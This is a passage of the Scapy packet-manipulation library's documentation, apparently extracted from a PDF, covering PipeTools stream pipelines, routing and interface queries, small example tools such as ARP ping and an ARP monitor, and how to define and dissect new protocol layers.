- The `master_filter()` method is called each time a packet is sniffed and decides if it is interesting for the automaton. When working on a specific protocol, this is where you will ensure the packet belongs to the connection you are being part of, so that you do not need to make all the sanity checks in each transition.

4.3 PipeTools

Scapy's `pipetool` is a smart piping system allowing to perform complex stream data management.

The goal is to create a sequence of steps with one or several inputs and one or several outputs, with a bunch of blocks in between. PipeTools can handle varied sources of data (and outputs) such as user input, pcap input, sniffing, wireshark… A pipe system is implemented by manually linking all its parts. It is possible to dynamically add an element while running or set multiple drains for the same source.

Note: Pipetool default objects are located inside `scapy.pipetool`

4.3.1 Demo: sniff, anonymize, send to Wireshark

The following code will sniff packets on the default interface, anonymize the source and destination IP addresses and pipe it all into Wireshark. Useful when posting online examples, for instance.

```
source = SniffSource(iface=conf.iface)
wire = WiresharkSink()
def transf(pkt):
    if not pkt or IP not in pkt:
        return pkt
```

(continues on next page)

(continued from previous page)

```
    pkt[IP].src = "1.1.1.1"
    pkt[IP].dst = "2.2.2.2"
    return pkt

source > TransformDrain(transf) > wire
p = PipeEngine(source)
p.start()
p.wait_and_stop()
```

The engine is pretty straightforward:

Let's run it:

4.3.2 Class Types


There are 3 different class of objects used for data management:

- `Sources`
- `Drains`
- `Sinks`

They are executed and handled by a *PipeEngine* object.

When running, a pipetool engine waits for any available data from the Source, and send it in the Drains linked to it. The data then goes from Drains to Drains until it arrives in a Sink, the final state of this data.

Let's see with a basic demo how to build a pipetool system.



For instance, this engine was generated with this code:


```
>>> s = CLIFeeder()
>>> s2 = CLIHighFeeder()
>>> d1 = Drain()
>>> d2 = TransformDrain(lambda x: x[::-1])
>>> si1 = ConsoleSink()
>>> si2 = QueueSink()
>>>
>>> s > d1
>>> d1 > si1
>>> d1 > si2
>>>
>>> s2 >> d1
>>> d1 >> d2
>>> d2 >> si1
>>>
>>> p = PipeEngine()
>>> p.add(s)
>>> p.add(s2)
>>> p.graph(target="> the_above_image.png")
```

`start()` is used to start the *PipeEngine*:

```
>>> p.start()
```

Now, let's play with it by sending some input data

```
>>> s.send("foo")
>'foo'
>>> s2.send("bar")
>>'rab'
>>> s.send("i like potato")
>'i like potato'
>>> print(si2.recv(), ":", si2.recv())
foo : i like potato
```

Let's study what happens here:

- there are **two canals** in a *PipeEngine*, a lower one and a higher one. Some Sources write on the lower one, some on the higher one and some on both.
- most sources can be linked to any drain, on both lower and higher canals. The use of > indicates a link on the low canal, and >> on the higher one.
- when we send some data in `s`, which is on the lower canal, as shown above, it goes through the *Drain* then is sent to the *QueueSink* and to the *ConsoleSink*
- when we send some data in `s2`, it goes through the Drain, then the TransformDrain where the data is reversed (see the lambda), before being sent to *ConsoleSink* only. This explains why we only have the data of the lower sources inside the QueueSink: the higher one has not been linked.

Most of the sinks receive from both lower and upper canals. This is verifiable using the *help(ConsoleSink)*


```
>>> help(ConsoleSink)
Help on class ConsoleSink in module scapy.pipetool:
class ConsoleSink(Sink)
 |  Print messages on low and high entries
 |     +-------+
 |  >>-|--.    |->>
 |     | print |
 |   >-|--'    |->
 |     +-------+
 |
 [...]
```


Sources

A Source is a class that generates some data.

There are several source types integrated with Scapy, usable as-is, but you may also create yours.

Default Source classes

For any of those class, have a look at `help([theclass])` to get more information or the required parameters.

- *CLIFeeder* : a source especially used in interactive software. its `send(data)` generates the event data on the lower canal
- *CLIHighFeeder* : same than CLIFeeder, but writes on the higher canal
- *PeriodicSource* : Generate messages periodically on the low canal.

- *AutoSource*: the default source, that must be extended to create custom sources.

Create a custom Source

To create a custom source, one must extend the *AutoSource* class.

Note: Do NOT use the default *Source* class except if you are really sure of what you are doing: it is only used internally, and is missing some implementation. The *AutoSource* is made to be used.

To send data through it, the object must call its `self._gen_data(msg)` or `self._gen_high_data(msg)` functions, which send the data into the PipeEngine.

The Source should also (if possible), set `self.is_exhausted` to `True` when empty, to allow the clean stop of the *PipeEngine*. If the source is infinite, it will need a force-stop (see PipeEngine below)

For instance, here is how *CLIHighFeeder* is implemented:

```
class CLIFeeder(CLIFeeder):
    def send(self, msg):
        self._gen_high_data(msg)
    def close(self):
        self.is_exhausted = True
```


Drains

Default Drain classes

Drains need to be linked on the entry that you are using. It can be either on the lower one (using >) or the upper one (using >>). See the basic example above.

- *Drain* : the most basic Drain possible. Will pass on both low and high entry if linked properly.
- *TransformDrain* : Apply a function to messages on low and high entry
- *UpDrain* : Repeat messages from low entry to high exit
- *DownDrain* : Repeat messages from high entry to low exit

Create a custom Drain

To create a custom drain, one must extend the *Drain* class.

A *Drain* object will receive data from the lower canal in its `push` method, and from the higher canal from its `high_push` method.

To send the data back into the next linked Drain / Sink, it must call the `self._send(msg)` or `self._high_send(msg)` methods.

For instance, here is how *TransformDrain* is implemented:

```
class TransformDrain(Drain):
    def __init__(self, f, name=None):
        Drain.__init__(self, name=name)
        self.f = f
    def push(self, msg):
        self._send(self.f(msg))
    def high_push(self, msg):
        self._high_send(self.f(msg))
```

Sinks

Sinks are destinations for messages.

A `Sink` receives data like a `Drain`, but doesn't send any messages after it.

Messages on the low entry come from `push()`, and messages on the high entry come from `high_push()`.

Default Sinks classes

- `ConsoleSink` : Print messages on low and high entries to `stdout`
- `RawConsoleSink` : Print messages on low and high entries, using os.write
- `TermSink` : Prints messages on the low and high entries, on a separate terminal
- `QueueSink` : Collects messages on the low and high entries into a `Queue`

Create a custom Sink

To create a custom sink, one must extend `Sink` and implement `push()` and/or `high_push()`.

This is a simplified version of `ConsoleSink`:

```
class ConsoleSink(Sink):
    def push(self, msg):
        print(">%r" % msg)
    def high_push(self, msg):
        print(">>%r" % msg)
```

4.3.3 Link objects

As shown in the example, most sources can be linked to any drain, on both low and high entry.

The use of > indicates a link on the low entry, and >> on the high entry.

For example, to link `a`, `b` and `c` on the low entries:

```
>>> a = CLIFeeder()
>>> b = Drain()
>>> c = ConsoleSink()
>>> a > b > c
```

(continues on next page)

(continued from previous page)

```
>>> p = PipeEngine()
>>> p.add(a)
```

This wouldn't link the high entries, so something like this would do nothing:

```
>>> a2 = CLIHighFeeder()
>>> a2 >> b
>>> a2.send("hello")
```

Because `b` (*Drain*) and `c` (*scapy.pipetool.ConsoleSink*) are not linked on the high entry.

However, using a *DownDrain* would bring the high messages from *CLIHighFeeder* to the lower channel:

```
>>> a2 = CLIHighFeeder()
>>> b2 = DownDrain()
>>> a2 >> b2
>>> b2 > b
>>> a2.send("hello")
```

4.3.4 The PipeEngine class

The *PipeEngine* class is the core class of the Pipetool system. It must be initialized and passed the list of all Sources.

There are two ways of passing sources:

- during initialization: `p = PipeEngine(source1, source2, ...)`
- using the `add(source)` method

A *PipeEngine* class must be started with `.start()` function. It may be force-stopped with the `.stop()`, or cleanly stopped with `.wait_and_stop()`

A clean stop only works if the Sources is exhausted (has no data to send left).

It can be printed into a graph using `.graph()` methods. see `help(do_graph)` for the list of available keyword arguments.

4.3.5 Scapy advanced PipeTool objects

Note: Unlike the previous objects, those are not located in `scapy.pipetool` but in `scapy.scapypipes`

Now that you know the default PipeTool objects, here are some more advanced ones, based on packet functionalities.

- *SniffSource* : Read packets from an interface and send them to low exit.
- *RdpcapSource* : Read packets from a PCAP file send them to low exit.
- *InjectSink* : Packets received on low input are injected (sent) to an interface
- *WrpcapSink* : Packets received on low input are written to PCAP file

- *UDPDrain* : UDP payloads received on high entry are sent over UDP (complicated, have a look at `help(UDPDrain)`)
- *FDSourceSink* : Use a file descriptor as source and sink
- *TCPConnectPipe*: TCP connect to addr:port and use it as source and sink
- *TCPListenPipe* : TCP listen on [addr:]port and use the first connection as source and sink (complicated, have a look at `help(TCPListenPipe)`)

4.3.6 Triggering

Some special sort of Drains exists: the Trigger Drains.

Trigger Drains are special drains, that on receiving data not only pass it by but also send a "Trigger" input, that is received and handled by the next triggered drain (if it exists).

For example, here is a basic *TriggerDrain* usage:

```
>>> a = CLIFeeder()
>>> d = TriggerDrain(lambda msg: True) # Pass messages and trigger when a␣
↪condition is met
>>> d2 = TriggeredValve()
>>> s = ConsoleSink()
>>> a > d > d2 > s
>>> d ^ d2 # Link the triggers
>>> p = PipeEngine(s)
>>> p.start()
INFO: Pipe engine thread started.
>>>
>>> a.send("this will be printed")
>'this will be printed'
>>> a.send("this won't, because the valve was switched")
>>> a.send("this will, because the valve was switched again")
>'this will, because the valve was switched again'
>>> p.stop()
```


Several triggering Drains exist, they are pretty explicit. It is highly recommended to check the doc using `help([the class])`

- *TriggeredMessage* : Send a preloaded message when triggered and trigger in chain
- *TriggerDrain* : Pass messages and trigger when a condition is met
- *TriggeredValve* : Let messages alternatively pass or not, changing on trigger
- *TriggeredQueueingValve* : Let messages alternatively pass or queued, changing on trigger
- *TriggeredSwitch* : Let messages alternatively high or low, changing on trigger

CHAPTER

FIVE

SCAPY ROUTING

Scapy needs to know many things related to the network configuration of your machine, to be able to route packets properly. For instance, the interface list, the IPv4 and IPv6 routes…

This means that Scapy has implemented bindings to get this information. Those bindings are OS specific. This will show you how to use it for a different usage.

Note: Scapy will have OS-specific functions underlying some high level functions. This page ONLY presents the cross platform ones

5.1 List interfaces

Use `get_if_list()` to get the interface list

```
>>> get_if_list()
['lo', 'eth0']
```


You can also use the *conf.ifaces* object to get interfaces. In this example, the object is first displayed as as column. Then, the *dev_from_index()* is used to access the interface at index 2.

```
>>> conf.ifaces
SRC  INDEX  IFACE  IPv4       IPv6                       MAC
sys  2      eth0   10.0.0.5   fe80::10a:2bef:dc12:afae   Microsof:12:cb:ef
sys  1      lo     127.0.0.1  ::1                        00:00:00:00:00:00
>>> conf.ifaces.dev_from_index(2)
<NetworkInterface eth0 [UP+BROADCAST+RUNNING+SLAVE]>
```

5.2 IPv4 routes

Note: If you want to change or edit the routes, have a look at the "Routing" section in Usage

The routes are stores in *conf.route*. You can use it to display the routes, or get specific routing

```
>>> conf.route

Network          Netmask          Gateway    Iface   Output IP   Metric
```

(continues on next page)

(continued from previous page)

```
0.0.0.0          0.0.0.0          10.0.0.1   eth0    10.0.0.5    100
10.0.0.0         255.255.255.0    0.0.0.0    eth0    10.0.0.5    0
127.0.0.0        255.0.0.0        0.0.0.0    lo      127.0.0.1   1
168.63.129.16    255.255.255.255  10.0.0.1   eth0    10.0.0.5    100
169.254.169.254  255.255.255.255  10.0.0.1   eth0    10.0.0.5    100
```

Get the route for a specific IP: *conf.route.route()* will return `(interface, outgoing_ip, gateway)`

```
>>> conf.route.route("127.0.0.1")
('lo', '127.0.0.1', '0.0.0.0')
```

5.3 IPv6 routes

Same than IPv4 but with *conf.route6*

5.4 Get router IP address


```
>>> gw = conf.route.route("0.0.0.0")[2]
>>> gw
'10.0.0.1'
```


5.5 Get local IP / IP of an interface

Use `conf.iface`

```
>>> ip = get_if_addr(conf.iface)  # default interface
>>> ip = get_if_addr("eth0")
>>> ip
'10.0.0.5'
```

5.6 Get local MAC / MAC of an interface

```
>>> mac = get_if_hwaddr(conf.iface)  # default interface
>>> mac = get_if_hwaddr("eth0")
>>> mac
'54:3f:19:c9:38:6d'
```

5.7 Get MAC by IP

```
>>> mac = getmacbyip("10.0.0.1")
>>> mac
'f3:ae:5e:76:31:9b'
```

CHAPTER

SIX

BUILD YOUR OWN TOOLS

You can use Scapy to make your own automated tools. You can also extend Scapy without having to edit its source file.

If you have built some interesting tools, please contribute back to the github wiki !

6.1 Using Scapy in your tools

You can easily use Scapy in your own tools. Just import what you need and do it.

This first example takes an IP or a name as first parameter, send an ICMP echo request packet and display the completely dissected return packet:


```
#! /usr/bin/env python

import sys
from scapy.all import sr1,IP,ICMP

p=sr1(IP(dst=sys.argv[1])/ICMP())
if p:
    p.show()
```


6.1.1 Configuring Scapy's logger

Scapy configures a logger automatically using Python's `logging` module. This logger is custom to support things like colors and frequency filters. By default, it is set to `WARNING` (when not in interactive mode), but you can change that using for instance:

```
import logging
logging.getLogger("scapy").setLevel(logging.CRITICAL)
```

To disable almost all logs. (Scapy simply won't work properly if a CRITICAL failure occurs)

Note: On interactive mode, the default log level is `INFO`

6.1.2 More examples

This is a more complex example which does an ARP ping and reports what it found with LaTeX formatting:

```
#! /usr/bin/env python
# arping2tex : arpings a network and outputs a LaTeX table as a result

import sys
if len(sys.argv) != 2:
    print "Usage: arping2tex <net>\n  eg: arping2tex 192.168.1.0/24"
    sys.exit(1)

from scapy.all import srp,Ether,ARP,conf
conf.verb=0
ans,unans=srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=sys.argv[1]),
              timeout=2)

print r"\begin{tabular}{|l|l|}"
print r"\hline"
print r"MAC & IP\\"
print r"\hline"
for snd,rcv in ans:
    print rcv.sprintf(r"%Ether.src% & %ARP.psrc%\\")
print r"\hline"
print r"\end{tabular}"
```


Here is another tool that will constantly monitor all interfaces on a machine and print all ARP request it sees, even on 802.11 frames from a Wi-Fi card in monitor mode. Note the store=0 parameter to sniff() to avoid storing all packets in memory for nothing:


```
#! /usr/bin/env python
from scapy.all import *

def arp_monitor_callback(pkt):
    if ARP in pkt and pkt[ARP].op in (1,2): #who-has or is-at
        return pkt.sprintf("%ARP.hwsrc% %ARP.psrc%")

sniff(prn=arp_monitor_callback, filter="arp", store=0)
```

For a real life example, you can check Wifitap. Sadly, Wifitap is no longer maintained but nonetheless demonstrates Scapy's Wi-Fi capabilities. The code can be retrieved from github.

6.2 Extending Scapy with add-ons

If you need to add some new protocols, new functions, anything, you can write it directly into Scapy's source file. But this is not very convenient. Even if those modifications are to be integrated into Scapy, it can be more convenient to write them in a separate file.

Once you've done that, you can launch Scapy and import your file, but this is still not very convenient. Another way to do that is to make your file executable and have it call the Scapy function named interact():

```
#! /usr/bin/env python

# Set log level to benefit from Scapy warnings
import logging
logger = logging.getLogger("scapy")
logger.setLevel(logging.INFO)

from scapy.all import *

class Test(Packet):
    name = "Test packet"
    fields_desc = [ ShortField("test1", 1),
                    ShortField("test2", 2) ]

def make_test(x,y):
    return Ether()/IP()/Test(test1=x,test2=y)

if __name__ == "__main__":
    interact(mydict=globals(), mybanner="Test add-on v3.14")
```

If you put the above listing in the test_interact.py file and make it executable, you'll get:

```
# ./test_interact.py
Welcome to Scapy (0.9.17.109beta)
Test add-on v3.14
>>> make_test(42,666)
<Ether type=0x800 |<IP |<Test test1=42 test2=666 |>>>
```

CHAPTER

SEVEN

ADDING NEW PROTOCOLS

Adding new protocol (or more correctly: a new *layer*) in Scapy is very easy. All the magic is in the fields. If the fields you need are already there and the protocol is not too brain-damaged, this should be a matter of minutes.

7.1 Simple example

A layer is a subclass of the `Packet` class. All the logic behind layer manipulation is held by the `Packet` class and will be inherited. A simple layer is compounded by a list of fields that will be either concatenated when assembling the layer or dissected one by one when disassembling a string. The list of fields is held in an attribute named `fields_desc`. Each field is an instance of a field class:


```
class Disney(Packet):
    name = "DisneyPacket "
    fields_desc=[ ShortField("mickey",5),
                 XByteField("minnie",3) ,
                 IntEnumField("donald" , 1 ,
                      { 1: "happy", 2: "cool" , 3: "angry" } ) ]
```


In this example, our layer has three fields. The first one is a 2-byte integer field named `mickey` and whose default value is 5. The second one is a 1-byte integer field named `minnie` and whose default value is 3. The difference between a vanilla `ByteField` and an `XByteField` is only the fact that the preferred human representation of the field's value is in hexadecimal. The last field is a 4-byte integer field named `donald`. It is different from a vanilla `IntField` by the fact that some of the possible values of the field have literate representations. For example, if it is worth 3, the value will be displayed as angry. Moreover, if the "cool" value is assigned to this field, it will understand that it has to take the value 2.

If your protocol is as simple as this, it is ready to use:

```
>>> d=Disney(mickey=1)
>>> ls(d)
mickey : ShortField = 1 (5)
minnie : XByteField = 3 (3)
donald : IntEnumField = 1 (1)
>>> d.show()
###[ Disney Packet ]###
mickey= 1
minnie= 0x3
donald= happy
>>> d.donald="cool"
```

(continues on next page)

(continued from previous page)

```
>>> raw(d)
'\x00\x01\x03\x00\x00\x00\x02'
>>> Disney(_)
<Disney mickey=1 minnie=0x3 donald=cool |>
```

This chapter explains how to build a new protocol within Scapy. There are two main objectives:

- Dissecting: this is done when a packet is received (from the network or a file) and should be converted to Scapy's internals.
- Building: When one wants to send such a new packet, some stuff needs to be adjusted automatically in it.

7.2 Layers

Before digging into dissection itself, let us look at how packets are organized.

```
>>> p = IP()/TCP()/"AAAA"
>>> p
<IP  frag=0 proto=TCP |<TCP  |<Raw  load='AAAA' |>>>
>>> p.summary()
'IP / TCP 127.0.0.1:ftp-data > 127.0.0.1:www S / Raw'
```


We are interested in 2 "inside" fields of the class `Packet`:

- `p.underlayer`
- `p.payload`

And here is the main "trick". You do not care about packets, only about layers, stacked one after the other.

One can easily access a layer by its name: `p[TCP]` returns the `TCP` and following layers. This is a shortcut for `p.getlayer(TCP)`.

Note: There is an optional argument (`nb`) which returns the `nb` th layer of required protocol.

Let's put everything together now, playing with the `TCP` layer:

```
>>> tcp=p[TCP]
>>> tcp.underlayer
<IP  frag=0 proto=TCP |<TCP  |<Raw  load='AAAA' |>>>
>>> tcp.payload
<Raw  load='AAAA' |>
```

As expected, `tcp.underlayer` points to the beginning of our IP packet, and `tcp.payload` to its payload.

7.2.1 Building a new layer

VERY EASY! A layer is mainly a list of fields. Let's look at `UDP` definition:

```
class UDP(Packet):
    name = "UDP"
    fields_desc = [ ShortEnumField("sport", 53, UDP_SERVICES),
                    ShortEnumField("dport", 53, UDP_SERVICES),
                    ShortField("len", None),
                    XShortField("chksum", None), ]
```

And you are done! There are many fields already defined for convenience, look at the doc``^W`` sources as Phil would say.

So, defining a layer is simply gathering fields in a list. The goal is here to provide the efficient default values for each field so the user does not have to give them when he builds a packet.

The main mechanism is based on the `Field` structure. Always keep in mind that a layer is just a little more than a list of fields, but not much more.

So, to understand how layers are working, one needs to look quickly at how the fields are handled.

7.2.2 Manipulating packets == manipulating its fields

A field should be considered in different states:

- `i` (nternal) : this is the way Scapy manipulates it.
- **m (achine)** [this is where the truth is, that is the layer as it is] on the network.
- `h` (uman) : how the packet is displayed to our human eyes.

This explains the mysterious methods `i2h()`, `i2m()`, `m2i()` and so on available in each field: they are the conversion from one state to another, adapted to a specific use.

Other special functions:

- `any2i()` guess the input representation and returns the internal one.
- `i2repr()` a nicer `i2h()`

However, all these are "low level" functions. The functions adding or extracting a field to the current layer are:

- `addfield(self, pkt, s, val)`: copy the network representation of field `val` (belonging to layer `pkt`) to the raw string packet `s`:

```
class StrFixedLenField(StrField):
    def addfield(self, pkt, s, val):
        return s+struct.pack("%is"%self.length,self.i2m(pkt, val))
```

- `getfield(self, pkt, s)`: extract from the raw packet `s` the field value belonging to layer `pkt`. It returns a list, the 1st element is the raw packet string after having removed the extracted field, the second one is the extracted field itself in internal representation:

```
class StrFixedLenField(StrField):
    def getfield(self, pkt, s):
        return s[self.length:], self.m2i(pkt,s[:self.length])
```

When defining your own layer, you usually just need to define some `*2*()` methods, and sometimes also the `addfield()` and `getfield()`.

7.2.3 Example: variable length quantities

There is a way to represent integers on a variable length quantity often used in protocols, for instance when dealing with signal processing (e.g. MIDI).

Each byte of the number is coded with the MSB set to 1, except the last byte. For instance, 0x123456 will be coded as 0xC8E856:

```
def vlenq2str(l):
    s = []
    s.append( hex(l & 0x7F) )
    l = l >> 7
    while l>0:
        s.append( hex(0x80 | (l & 0x7F) ) )
        l = l >> 7
    s.reverse()
    return "".join(chr(int(x, 16)) for x in s)

def str2vlenq(s=""):
    i = l = 0
    while i<len(s) and ord(s[i]) & 0x80:
        l = l << 7
        l = l + (ord(s[i]) & 0x7F)
        i = i + 1
    if i == len(s):
        warning("Broken vlenq: no ending byte")
    l = l << 7
    l = l + (ord(s[i]) & 0x7F)

    return s[i+1:], l
```


We will define a field which computes automatically the length of an associated string, but used that encoding format:

```
class VarLenQField(Field):
    """ variable length quantities """
    __slots__ = ["fld"]

    def __init__(self, name, default, fld):
        Field.__init__(self, name, default)
        self.fld = fld

    def i2m(self, pkt, x):
        if x is None:
            f = pkt.get_field(self.fld)
            x = f.i2len(pkt, pkt.getfieldval(self.fld))
            x = vlenq2str(x)
        return raw(x)

    def m2i(self, pkt, x):
        if s is None:
            return None, 0
        return str2vlenq(x)[1]
```

(continues on next page)

(continued from previous page)

```
    def addfield(self, pkt, s, val):
        return s+self.i2m(pkt, val)

    def getfield(self, pkt, s):
        return str2vlenq(s)
```

And now, define a layer using this kind of field:

```
class FOO(Packet):
    name = "FOO"
    fields_desc = [ VarLenQField("len", None, "data"),
                    StrLenField("data", "", "len") ]

    >>> f = FOO(data="A"*129)
    >>> f.show()
    ###[ FOO ]###
      len= 0
      data=
↪'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
↪'
```

Here, len is not yet computed and only the default value are displayed. This is the current internal representation of our layer. Let's force the computation now:


```
>>> f.show2()
###[ FOO ]###
  len= 129
  data=
↪'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
↪'
```


The method show2() displays the fields with their values as they will be sent to the network, but in a human readable way, so we see len=129. Last but not least, let us look now at the machine representation:

```
>>> raw(f)
'\x81\
↪x01AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
↪'
```

The first 2 bytes are \x81\x01, which is 129 in this encoding.

7.3 Dissecting

Layers only are list of fields, but what is the glue between each field, and after, between each layer. These are the mysteries explain in this section.

7.3.1 The basic stuff

The core function for dissection is `Packet.dissect()`:

```
def dissect(self, s):
    s = self.pre_dissect(s)
    s = self.do_dissect(s)
    s = self.post_dissect(s)
    payl,pad = self.extract_padding(s)
    self.do_dissect_payload(payl)
    if pad and conf.padding:
        self.add_payload(Padding(pad))
```

When called, `s` is a string containing what is going to be dissected. `self` points to the current layer.

```
>>> p=IP("A"*20)/TCP("B"*32)
WARNING: bad dataofs (4). Assuming dataofs=5
>>> p
<IP  version=4L ihl=1L tos=0x41 len=16705 id=16705 flags=DF frag=321L␣
↪ttl=65 proto=65 chksum=0x4141
src=65.65.65.65 dst=65.65.65.65 |<TCP  sport=16962 dport=16962␣
↪seq=1111638594L ack=1111638594L dataofs=4L
reserved=2L flags=SE window=16962 chksum=0x4242 urgptr=16962 options=[] |
↪<Raw  load='BBBBBBBBBBBB' |>>>
```


`Packet.dissect()` is called 3 times:

1. to dissect the `"A"*20` as an IPv4 header

2. to dissect the `"B"*32` as a TCP header
3. and since there are still 12 bytes in the packet, they are dissected as "`Raw`" data (which is some kind of default layer type).

For a given layer, everything is quite straightforward:

- `pre_dissect()` is called to prepare the layer.
- `do_dissect()` perform the real dissection of the layer.
- `post_dissection()` is called when some updates are needed on the dissected inputs (e.g. deciphering, uncompressing, . . .)
- `extract_padding()` is an important function which should be called by every layer containing its own size, so that it can tell apart in the payload what is really related to this layer and what will be considered as additional padding bytes.
- `do_dissect_payload()` is the function in charge of dissecting the payload (if any). It is based on `guess_payload_class()` (see below). Once the type of the payload is known, the payload is bound to the current layer with this new type:

```
def do_dissect_payload(self, s):
    cls = self.guess_payload_class(s)
    p = cls(s, _internal=1, _underlayer=self)
    self.add_payload(p)
```

At the end, all the layers in the packet are dissected, and glued together with their known types.

7.3.2 Dissecting fields

The method with all the magic between a layer and its fields is `do_dissect()`. If you have understood the different representations of a layer, you should understand that "dissecting" a layer is building each of its fields from the machine to the internal representation.

Guess what? That is exactly what `do_dissect()` does:

```
def do_dissect(self, s):
    flist = self.fields_desc[:]
    flist.reverse()
    while s and flist:
        f = flist.pop()
        s,fval = f.getfield(self, s)
        self.fields[f] = fval
    return s
```

So, it takes the raw string packet, and feed each field with it, as long as there are data or fields remaining:

```
>>> FOO("\xff\xff"+"B"*8)
<FOO  len=2097090 data='BBBBBBB' |>
```

When writing `FOO("\xff\xff"+"B"*8)`, it calls `do_dissect()`. The first field is VarLenQField. Thus, it takes bytes as long as their MSB is set, thus until (and including) the first 'B'. This mapping is done thanks to `VarLenQField.getfield()` and can be cross-checked:


```
>>> vlenq2str(2097090)
'\xff\xffB'
```


Then, the next field is extracted the same way, until 2097090 bytes are put in `FOO.data` (or less if 2097090 bytes are not available, as here).

If there are some bytes left after the dissection of the current layer, it is mapped in the same way to the what the next is expected to be (`Raw` by default):

```
>>> FOO("\x05"+"B"*8)
<FOO  len=5 data='BBBBB' |<Raw  load='BBB' |>>
```

Hence, we need now to understand how layers are bound together.

7.3.3 Binding layers

One of the cool features with Scapy when dissecting layers is that it tries to guess for us what the next layer is. The official way to link 2 layers is using `bind_layers()` function.

Available inside the `packet` module, this function can be used as following:

```
bind_layers(ProtoA, ProtoB, FieldToBind=Value)
```

Each time a packet `ProtoA()/ProtoB()` will be created, the `FieldToBind` of `ProtoA` will be equal to `Value`.

For instance, if you have a class `HTTP`, you may expect that all the packets coming from or going to port 80 will be decoded as such. This is simply done that way:

```
bind_layers( TCP, HTTP, sport=80 )
bind_layers( TCP, HTTP, dport=80 )
```

That's all folks! Now every packet related to port 80 will be associated to the layer `HTTP`, whether it is read from a pcap file or received from the network.

The `guess_payload_class()` way

Sometimes, guessing the payload class is not as straightforward as defining a single port. For instance, it can depend on a value of a given byte in the current layer. The 2 needed methods are:

- `guess_payload_class()` which must return the guessed class for the payload (next layer). By default, it uses links between classes that have been put in place by `bind_layers()`.
- `default_payload_class()` which returns the default value. This method defined in the class `Packet` returns `Raw`, but it can be overloaded.

For instance, decoding 802.11 changes depending on whether it is ciphered or not:

```
class Dot11(Packet):
    def guess_payload_class(self, payload):
        if self.FCfield & 0x40:
            return Dot11WEP
        else:
            return Packet.guess_payload_class(self, payload)
```


Several comments are needed here:

- this cannot be done using `bind_layers()` because the tests are supposed to be "`field==value`", but it is more complicated here as we test a single bit in the value of a field.
- if the test fails, no assumption is made, and we plug back to the default guessing mechanisms calling `Packet.guess_payload_class()`

Most of the time, defining a method `guess_payload_class()` is not a necessity as the same result can be obtained from `bind_layers()`.

Changing the default behavior

If you do not like Scapy's behavior for a given layer, you can either change or disable it through a call to `split_layers()`. For instance, if you do not want UDP/53 to be bound with `DNS`, just add in your code:

```
split_layers(UDP, DNS, sport=53)
```

Now every packet with source port 53 will not be handled as DNS, but whatever you specify instead.

7.3.4 Under the hood: putting everything together

In fact, each layer has a field payload_guess. When you use the bind_layers() way, it adds the defined next layers to that list.

```
>>> p=TCP()
>>> p.payload_guess
[({'dport': 2000}, <class 'scapy.Skinny'>), ({'sport': 2000}, <class 'scapy.Skinny'>), ... )]
```

Then, when it needs to guess the next layer class, it calls the default method `Packet.guess_payload_class()`. This method runs through each element of the list payload_guess, each element being a tuple:

- the 1st value is a field to test (`'dport': 2000`)
- the 2nd value is the guessed class if it matches (`Skinny`)

So, the default `guess_payload_class()` tries all element in the list, until one matches. If no element are found, it then calls `default_payload_class()`. If you have redefined this method, then yours is called, otherwise, the default one is called, and `Raw` type is returned.

`Packet.guess_payload_class()`

- test what is in field `guess_payload`
- call overloaded `guess_payload_class()`

7.4 Building

Building a packet is as simple as building each layer. Then, some magic happens to glue everything. Let's do magic then.

7.4.1 The basic stuff

The first thing to establish is: what does "build" mean? As we have seen, a layer can be represented in different ways (human, internal, machine). Building means going to the machine format.

The second thing to understand is ''when" a layer is built. The answer is not that obvious, but as soon as you need the machine representation, the layers are built: when the packet is dropped on the network or written to a file, or when it is converted as a string, ... In fact, machine representation should be regarded as a big string with the layers appended altogether.

```
>>> p = IP()/TCP()
>>> hexdump(p)
0000 45 00 00 28 00 01 00 00 40 06 7C CD 7F 00 00 01 E..(....@.|.....
0010 7F 00 00 01 00 14 00 50 00 00 00 00 00 00 00 00 .......P........
